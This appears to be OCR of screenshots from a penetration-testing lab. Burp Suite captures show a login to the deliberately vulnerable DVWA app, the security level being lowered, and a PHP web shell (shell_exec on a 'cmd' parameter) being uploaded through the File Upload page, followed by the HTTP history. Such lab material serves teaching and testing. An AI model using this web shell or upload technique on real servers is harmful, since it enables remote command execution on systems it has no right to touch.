
PHPIDS



Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


Request to http://192.168.50.101:80

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=7e6c49920fa4d152946bb30e666ed007
Connection: keep-alive
```



Request to http://192.168.50.101:80

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 44
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=27e9f81d31ea0cd6c03b8bd31645a19a
Connection: keep-alive

username=admin&password=password&Login=Login
```



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ⌄ Submit

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low



Vulnerability: File Upload


Choose an image to upload:

Choose File shell.php

Upload


More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex

Request to http://192.168.50.101:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 501
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxa0uOAFulfJB7DLL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=799e0864f0912f182c4438bd74bcbf04
Connection: keep-alive

------WebKitFormBoundaryxa0uOAFulfJB7DLL
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryxa0uOAFulfJB7DLL
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
if (isset($_REQUEST['cmd'])) {
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
}
?>

------WebKitFormBoundaryxa0uOAFulfJB7DLL
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryxa0uOAFulfJB7DLL--
```



Vulnerability: File Upload

Choose an image to upload:


No file chosen

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti...
15	http://192.168.50.101	GET	/dvwa/login.php			200	1636	HTML	php	Damn Vulnerable Web App (D...			192.168.50.101		07:20:52 14 Feb ...	8080	21
16	http://192.168.50.101	GET	/favicon.ico			404	516	HTML	ico	404 Not Found			192.168.50.101		07:20:53 14 Feb ...	8080	
17	http://192.168.50.101	POST	/dvwa/login.php	✓		302	391	HTML	php				192.168.50.101		07:20:57 14 Feb ...	8080	22
18	http://192.168.50.101	GET	/dvwa/index.php			200	4932	HTML	php	Damn Vulnerable Web App (D...			192.168.50.101		07:20:57 14 Feb ...	8080	17
21	http://192.168.50.101	GET	/dvwa/dvwa/js/dvwaPage.js			200	1087	script	js				192.168.50.101		07:20:57 14 Feb ...	8080	2
23	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4866	HTML		Damn Vulnerable Web App (D...			192.168.50.101		07:21:01 14 Feb ...	8080	24
24	http://192.168.50.101	GET	/dvwa/security.php			200	4453	HTML	php	Damn Vulnerable Web App (D...			192.168.50.101		07:21:05 14 Feb ...	8080	19
26	http://192.168.50.101	POST	/dvwa/security.php	✓		302	429	HTML	php				192.168.50.101	security=medium	07:21:08 14 Feb ...	8080	23
27	http://192.168.50.101	GET	/dvwa/security.php			200	4543	HTML	php	Damn Vulnerable Web App (D...			192.168.50.101		07:21:08 14 Feb ...	8080	38
28	http://192.168.50.101	POST	/dvwa/security.php	✓		302	426	HTML	php				192.168.50.101	security=low	07:21:12 14 Feb 2...	8080	19
29	http://192.168.50.101	GET	/dvwa/security.php			200	4534	HTML	php	Damn Vulnerable Web App (D...			192.168.50.101		07:21:12 14 Feb 2...	8080	20
30	http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable Web App (D...			192.168.50.101		07:21:14 14 Feb ...	8080	19
31	http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓	✓	200	4929	HTML		Damn Vulnerable Web App (D...			192.168.50.101		07:28:52 14 Feb ...	8080	36

Request

```
GET /dvwa/ HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 302 Found
Date: Fri, 14 Feb 2025 11:03:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=27e9f81d31ea0cd6c03b8bd31645a19a; path=/
Set-Cookie: security=high
Location: login.php
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Inspector

Request attributes	2
Request headers	7
Response headers	13